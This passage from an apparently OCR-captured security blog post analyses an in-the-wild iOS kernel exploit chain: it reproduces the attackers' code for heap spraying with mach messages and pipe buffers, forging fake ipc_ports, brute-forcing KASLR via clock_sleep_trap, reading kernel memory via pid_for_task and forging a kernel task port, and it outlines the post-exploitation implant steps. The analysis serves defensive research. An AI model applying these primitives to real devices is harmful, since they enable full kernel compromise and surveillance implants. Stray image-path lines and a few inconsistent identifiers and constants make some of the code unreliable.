They now perform the same operation as before to get a dangling pointer to `target_port_2`: sending it to themselves in an out-of-line ports descriptor, triggering the bug via `IOSurfaceRootUserClient` external method 17 then closing the userclient and destroying the surrounding ports (this time the `ports_5` and `ports_6` arrays.)

The second time around however they use a different replacement object; now they're trying to replace with out-of-line memory descriptors rather than out-of-line ports.

```
char replacer_buf[4096] = {0};

do {
  loop_iter = 0;
  for (int nn = 0; nn < 20; nn++) {
    build_replacer_ool_mem_region(replacer_buf,
                                  (loop_iter << 12) + (port_context_tag <<
32));
    send_kalloc_reserver(second_ports[loop_iter++],
                         4096,
                         &replacer_buf[24],
                         1024, // 4MB each message
                         1);
  }
  mach_port_get_context(mach_task_self(),
```

```
                        second_target_port,
                        &raw_addr_of_second_target_port);
} while(HIDWORD(raw_addr_of_second_target_port) != port_context_tag );
```

```
void
build_replacer_ool_mem_region(char* buf,
                              uint64_t context_val)
{
  offset = 0x90; // initial value is offset of ip_context field
  for (int i = 0; i < constant_based_on_memsize; i++) {
    *(uint64_t*)(buf + (offset & 0xfff)) = context_val + (offset & 0xFFF);
    offset += 0xA8; // sizeof(struct ipc_port);
  }
}
```

They are trying to fill with fake ports in out-of-line memory descriptors; again only focusing on the context field. This time they pack three separate values in to the fake context field:

```
0-11: offset of this context field in the replacer page
12-31: loop_iteration (index into second_ports array for the port to which
the kalloc_replacer was sent)
32-63: 0x1122 - a magic value to detect whether this is a replaced port
```

Each time through the loop they make `20480` `kalloc.4096` allocations, hoping that one of them replaces the memory which previously contained `target_port_2`. They read the context value of `target_port_2` via `mach_port_get_context()` and check whether the upper 32-bits match the `0x1122` magic value.

From the context value they know to which of the `second_ports` the `kalloc` replacer message which overlaps `target_port_2` was sent and from bits `12-31` they also know the offset on the page of the replacer port.

They free the port to which the `kalloc` replacer was sent, which will also free another `1023` `kalloc.4096` allocations which didn't overlap.

Yet again there is another window here where a different process on the system could reallocate the target memory buffer, causing the exploit to crash.

pipes

Now in a loop they write a `4095` byte buffer to the write ends of the `0x800` pipes which were allocated earlier. The pipe code will make a `kalloc.4096` allocation to hold the contents of the pipe. This may not seem any different to replacing with the mach message out-of-line memory buffers, but there's a fundamental difference: the pipe buffer is mutable. By reading the complete contents of the pipe buffer (emptying the pipe) and then writing the exact same amount of replacement bytes back (refilling the pipe buffer) it's possible to change the contents of the backing `kalloc` allocation without it being free'd and reallocated, as would be the case with mach message OOL memory buffers.

You might ask, why not just directly replace with pipes, rather than first OOL memory, then pipes? The reason is that pipe backing buffers have their own relatively low allocation size limits (16MB) whereas in-transit OOL memory is only limited by available zone allocator memory. As the attackers refine their exploit chain in later posts, they will actually remove the intermediate OOL step.

They use the same function as before to build the contents of the pipe buffer which will replace the port, but use a different tag magic value, and set bits `12-31` to be the index of the pipe in the `pipe_fd`'s array:

```
replacer_pipe_index = 0;
for (int i1 = 0; i1 < *n_pipes; i1++) {
  build_replacer_ool_mem_region(replacer_buf,
                                (i1 << 12) + (port_context_tag << 33));
  write(pipe_fds[2 * i1 + 1], replacer_buf, 0xFFF);
}
```

They read the `ip_context` value via `mach_port_get_context` from the second dangling port again and check that the context matches the new pipe replacer context. If it does, they've now succeeded in creating a fake `ipc_port` which is backed by a mutable pipe buffer.

Defeating KASLR via clock_sleep_trap

In the same slide deck where Stefen Esser discusses the OOL ports descriptor technique he also discusses a technique to brute-force KASLR using fake mach ports. This trick was also used in the yalu102 jailbreak.

Here's the code for `clock_sleep_trap`. This is a mach trap, the mach equivalent of a BSD syscall.

```
/*
 * Sleep on a clock. System trap. User-level libmach clock_sleep
 * interface call takes a mach_timespec_t sleep_time argument which it
 * converts to sleep_sec and sleep_nsec arguments which are then
 * passed to clock_sleep_trap.
 */
kern_return_t
clock_sleep_trap(
  struct clock_sleep_trap_args *args)
{
  mach_port_name_t clock_name        = args->clock_name;
  sleep_type_t sleep_type            = args->sleep_type;
  int sleep_sec                      = args->sleep_sec;
  int sleep_nsec                     = args->sleep_nsec;
  mach_vm_address_t wakeup_time_addr = args->wakeup_time;
  clock_t clock;
  mach_timespec_t swtime             = {};
  kern_return_t rvalue;

  /*
   * Convert the trap parameters.
   */
  if (clock_name == MACH_PORT_NULL)
    clock = &clock_list[SYSTEM_CLOCK];
  else
    clock = port_name_to_clock(clock_name);

  swtime.tv_sec  = sleep_sec;
  swtime.tv_nsec = sleep_nsec;
```

```
  /*
   * Call the actual clock_sleep routine.
   */
  rvalue = clock_sleep_internal(clock, sleep_type, &swtime);

  /*
   * Return current time as wakeup time.
   */
  if (rvalue != KERN_INVALID_ARGUMENT && rvalue != KERN_FAILURE) {
    copyout((char *)&swtime, wakeup_time_addr, sizeof(mach_timespec_t));
  }
  return (rvalue);
}
```

```
clock_t
port_name_to_clock(mach_port_name_t clock_name)
{
  clock_t     clock = CLOCK_NULL;
  ipc_space_t space;
  ipc_port_t port;

  if (clock_name == 0)
    return (clock);
  space = current_space();
  if (ipc_port_translate_send(space, clock_name, &port) != KERN_SUCCESS)
    return (clock);
  if (ip_active(port) && (ip_kotype(port) == IKOT_CLOCK))
    clock = (clock_t) port->ip_kobject;
  ip_unlock(port);
  return (clock);
}
```

```
static kern_return_t
```

```
clock_sleep_internal(clock_t clock,
                     sleep_type_t sleep_type,
                     mach_timespec_t* sleep_time)
{
  ...
  if (clock == CLOCK_NULL)
    return (KERN_INVALID_ARGUMENT);

  if (clock != &clock_list[SYSTEM_CLOCK])
    return (KERN_FAILURE);
  ...
```

```
/*
 * List of clock devices.
 */
SECURITY_READ_ONLY_LATE(struct clock) clock_list[] = {

  /* SYSTEM_CLOCK */
  { &sysclk_ops, 0, 0 },

  /* CALENDAR_CLOCK */
  { &calend_ops, 0, 0 }
};
```

The trick works like this: They pass the fake port's name as the `clock_name` argument to the trap. This name gets passed to `port_name_to_clock`, which verifies that the `io_bits`' `KOTYPE` field of the `struct ipc_port` is `IKOT_CLOCK` then returns the `ip_kobject` field, which is the pointer value at offset `+0x68` in the fake port. That pointer is passed as the first argument to `clock_sleep_internal`, where it's compared against `&clock_list[SYSTEM_CLOCK]`:

```
  if (clock != &clock_list[SYSTEM_CLOCK])
    return (KERN_FAILURE);
```

The insight in to the trick is two-fold: firstly, that the `clock_list` array resides in the kernel `DATA` segment and has the same `KASLR` slide applied to it as the rest of the kernel. Secondly, the only way that `clock_sleep_trap` can return `KERN_FAILURE` is if this comparison fails. All other error paths return different error codes.

Putting these two observations together it's possible to brute force `KASLR`. For the versions of iOS targeted by this exploit there were only 256 possible `KASLR` slides. So by creating a fake `IKOT_CLOCK` port and setting the `ip_kobject` field to each of the possible addresses of the system clock in the `clock_list` array in turn then calling the `clock_sleep_trap` mach trap and observing whether the return value isn't `KERN_FAILURE` it's possible to determine which guess was correct.

Here's their code which does that:

```
int current_slide_index = 0;
char buf[0x1000];
while (current_slide_index < 256) {
  // empty the pipe
  read(pipe_fds[2 * replacer_pipe_index],
       buf,
       0x1000uLL);

  // build a fake clock port
  memset(buf, 0, 0x1000);
  char* fake_port = &buf[offset_of_second_port_on_page];
  *(uint32_t*)(fake_port+0x00) = 0x80000019;      // IO_ACTIVE | IKOT_CLOCK
  *(uint32_t*)(fake_port+0x08) = 10;              // io_refs
  // ip_kobject
  *(uint64_t*)(fake_port+0x68) = system_clock_kaddr_unslid +
(current_slide_index << 21);
  *(uint32_t*)(fake_port+0xa0) = 10;              // msg count

  // refill the pipe
  write(pipe_bufs[(2 * replacer_pipe_index) + 1],
        buf,
```

```
        0xfff);

  if ( !(unsigned int)clock_sleep_trap(second_target_port, 0, 0, 0, 0)) {
    // found it!
    kernel_base = 0xfffffff007004000 + (current_slide_index << 21);
    break;
  }

  current_slide_index++;
}
```

This same trick and code is used in iOS Exploit Chains 2, 3 and 4.

kernel read and write

In iOS Exploit Chain 1 we were introduced to the kernel task port; a port which granted, by design, kernel memory read and write access to anyone who had a send right to it. Using a memory corruption vulnerability the attackers were able to gain a send right to the real kernel task port, thereby very easily gaining the ability to modify kernel memory.

In iOS 10.3 a mitigation was introduced intended to prevent the kernel task port from being used by any userspace processes.

In `convert_port_to_task`, which will be called to convert a task port to the underlying `struct task` pointer, the following code was added:

```
  if (task == kernel_task && current_task() != kernel_task) {
    ip_unlock(port);
    return TASK_NULL;
  }
```

This mitigation is easily bypassed by the attacker. By simply making a copy of the kernel task structure at a different kernel address the pointer comparison against `kernel_task` will fail and kernel memory read-write access will continue to work.

The prerequisite for this bypass is being able to read enough fields of the real kernel task structure in order to make a fake copy. For this they use the `pid_for_task` trick. I first used this trick after seeing it used in the yalu102 jailbreak; Stefen Esser claims to have been teaching it in his iOS exploitation classes since at least iOS 9.

pid_for_task

The prerequisites for this trick are the ability to craft a fake `ipc_port` structure and to be able to put controlled data at a known address. Given those two primitives it yields the ability to read a 32-bit value at an arbitrary, controlled address.

The trick is to build a fake task port (`KOTYPE=IKOT_TASK`) but instead of targeting the fields used by the `mach_vm_read/write` methods, target instead the `pid_for_task` trap. Here's the code for that trap circa iOS 10.3:

```
kern_return_t
pid_for_task(struct pid_for_task_args *args)
{
  mach_port_name_t t = args->t;
  user_addr_t pid_addr  = args->pid;
  ...
  t1 = port_name_to_task(t);
  ...
  p = get_bsdtask_info(t1);
  if (p) {
    pid  = proc_pid(p);
  ...
  (void) copyout((char *) &pid, pid_addr, sizeof(int));
  ...
}
```

`port_name_to_task` will verify the `KOTYPE` field is `IKOT_TASK` then return the `ip_kobject` field. `get_bsdtask_info` returns the `bsd_info` field of the `struct task`:

```
void  *get_bsdtask_info(task_t t)
```


```
{
return(t->bsd_info);
}
```

and `proc_pid` returns the `p_pid` field of `struct proc`:

```
int
proc_pid(proc_t p)
{
if (p != NULL)
return (p->p_pid);
  ...
}
```

In all the versions of iOS supported by this exploit the `bsd_info` field of `struct task` was at offset `+0x360`, and the `p_pid` field of `struct proc` was at offset `+0x10`.

Therefore, by pointing the `ip_kobject` field to controlled memory, then at offset `0x360` from there writing a pointer which points `0x10` bytes below the 32-bit value you wish to read it's possible to build a fake task port which will return a 32-bit value read from an arbitrary address when passed to the `pid_for_task` trap.



Here's their code setting that up:

```
uint32_t
slow_kread_32(uint64_t kaddr,
              mach_port_name_t dangling_port,
              int *pipe_fds,
```

```
                int offset_on_page_to_fake_port,
                uint64_t pipe_buffer_kaddr):

{
  char buf[0x1000] = {0};

  // empty pipe buffer
  read(pipe_fds[0],
       buf,
       0x1000);

  // build the fake task struct on the opposite side of the page
  // to the fake port
  if ( offset_on_page_to_fake_port < 1792 )
    offset_on_page_to_fake_task = 2048;

  // build the fake task port:
  char* fake_ipc_port = &buf[offset_on_page_to_fake_port];
  *(uint32_t*)(fake_ipc_port+0x00) = 0x80000002; // IO_ACTIVE | IKOT_PORT
  *(uint32_t*)(fake_port+0x08)     = 10; // io_refs
  // ip_kobject
  *(uint64_t*)(fake_port+0x68) = pipe_buffer_kaddr +
offset_on_page_to_fake_task;

  char* fake_task = &buf[offset_on_page_to_fake_task];
  *((uint32_t*)(fake_task + 0x10)  = 10; // task refs
  *((uint64_t*)(fake_task + 0x360) = kaddr - 0x10; // 0x10 below target kaddr

  // refill pipe buffer
  write(pipe_fds[1],
        buf,
        0xfff);

  pid_t pid = 0;;
  pid_for_task(dangling_port, &pid);
  return (uint32_t)pid;
}
```

This technique will be used in all the subsequent exploit chains as an initial bootstrap kernel memory read function.

kernel memory write

They first read a 32-bit value at the base of the kernel image. They are able to do this because they determined the KASLR slide, so by adding that to the unslid, hardcoded kernel image load address (`0xffffff007004000`) they can determine the runtime base address of the kernel image. This read is presumably left over from testing however, as they don't do anything with the value which is read.

Using the offsets for this device and kernel version they read the address of the pointer to the `kernel_task` in the `DATA` segment, then read the entire task structure:

```
for (int i3 = 0; i3 < 0x180; i3++) {
  val = slow_kread_32(
          kernel_task_address_runtime + 4 * i3,
          second_target_port,
          &pipe_fds[2 * replacer_pipe_index],
          second_dangler_port_offset_on_page,
          page_base_of_second_target_port);
   *(_DWORD *)&fake_kernel_task[4 * i3] = val;
}
```

They read the pointer at `+0xe8` in the `task struct`, which is `itk_sself`, a pointer to the real kernel task port. They then read out the contents of the whole real kernel task port:

```
memset(fake_kernel_task_port, 0, 0x100);
for ( i4 = 0; i4 < 64; ++i4 ) {
  v17 = slow_kread_32(
          kernel_task_port_address_runtime + 4 * i4,
          second_target_port,
          &pipe_fds[2 * replacer_pipe_index],
          second_dangler_port_offset_on_page,
```

```
            page_base_of_second_target_port);
    *(_DWORD *)&fake_kernel_task_port[4 * i4] = v17;
  }
```

They make three changes to their copy of the kernel task port:


```
  // increase the reference count:
  *(_DWORD *)&fake_kernel_task_port[4] = 0x2000;

  // pointer the ip_kobject pointer in to the pipe buffer
  *(_QWORD *)&fake_kernel_task_port[0x68] = page_base_of_second_target_port +
offset;

  // increase the sorights
  *(_DWORD *)&fake_kernel_task_port[0xA0] = 0x2000;
```

They then copy that in to the buffer which will be written to the pipe at the offset of the dangling port:

```
  memset(replacer_page_contents, 0, 0x1000uLL);
  memcpy(&replacer_page_contents[second_dangler_port_offset_on_page],
         fake_kernel_task_port,
         0xA8);
```

Then, to the half of the page which doesn't contain the port they write the fake kernel task:

```
  memcpy(&replacer_page_contents[other_side_index], fake_kernel_task, 0x600);
```



They write that back over the port (via the pipe buffer), creating a fake kernel task port which bypasses the

kernel task port mitigation.

All of the subsequent kernel exploits in this series reuse this technique.

Post exploitation

Having gained kernel memory read/write access, they proceed as in iOS Exploit Chain 2 by finding the `ucred`'s of `launchd` in order to unsandbox the current process. Their code has improved a little and they now restore the current process's original `ucred`s after spawning the implant.

Again they first have to patch the platform policy bytecode and add the hash of the implant to the trust cache.

The only major post-exploitation difference to the previous chain is that they now mark the device as having been successfully exploited. They check for the mark early during their kernel exploit and bail out if the exploit has already run.

Specifically they overwrite the boot arguments, passed by `iBoot` to the booting `XNU` kernel. This string can be read from inside the `MobileSafari` renderer sandbox. They add the string "`iopl`" to the bootargs, and at the start of the kernel exploit they read the bootargs and check for this string. If they find it, then this device has already been compromised and they don't need to continue with the exploit.

After `posix_spawn`'ing the implant binary they sleep for 1/10th of a second, reset their `ucred`s, drop their send right to the fake kernel task port, ping a server that they launched the implant and go into an infinite sleep.

No comments:

Post a Comment

Enter your comment...

Comment as: Google Accoun

Publish Preview

Newer Post Home Older Post

Subscribe to: Post Comments (Atom)

Simple theme. Powered by Blogger.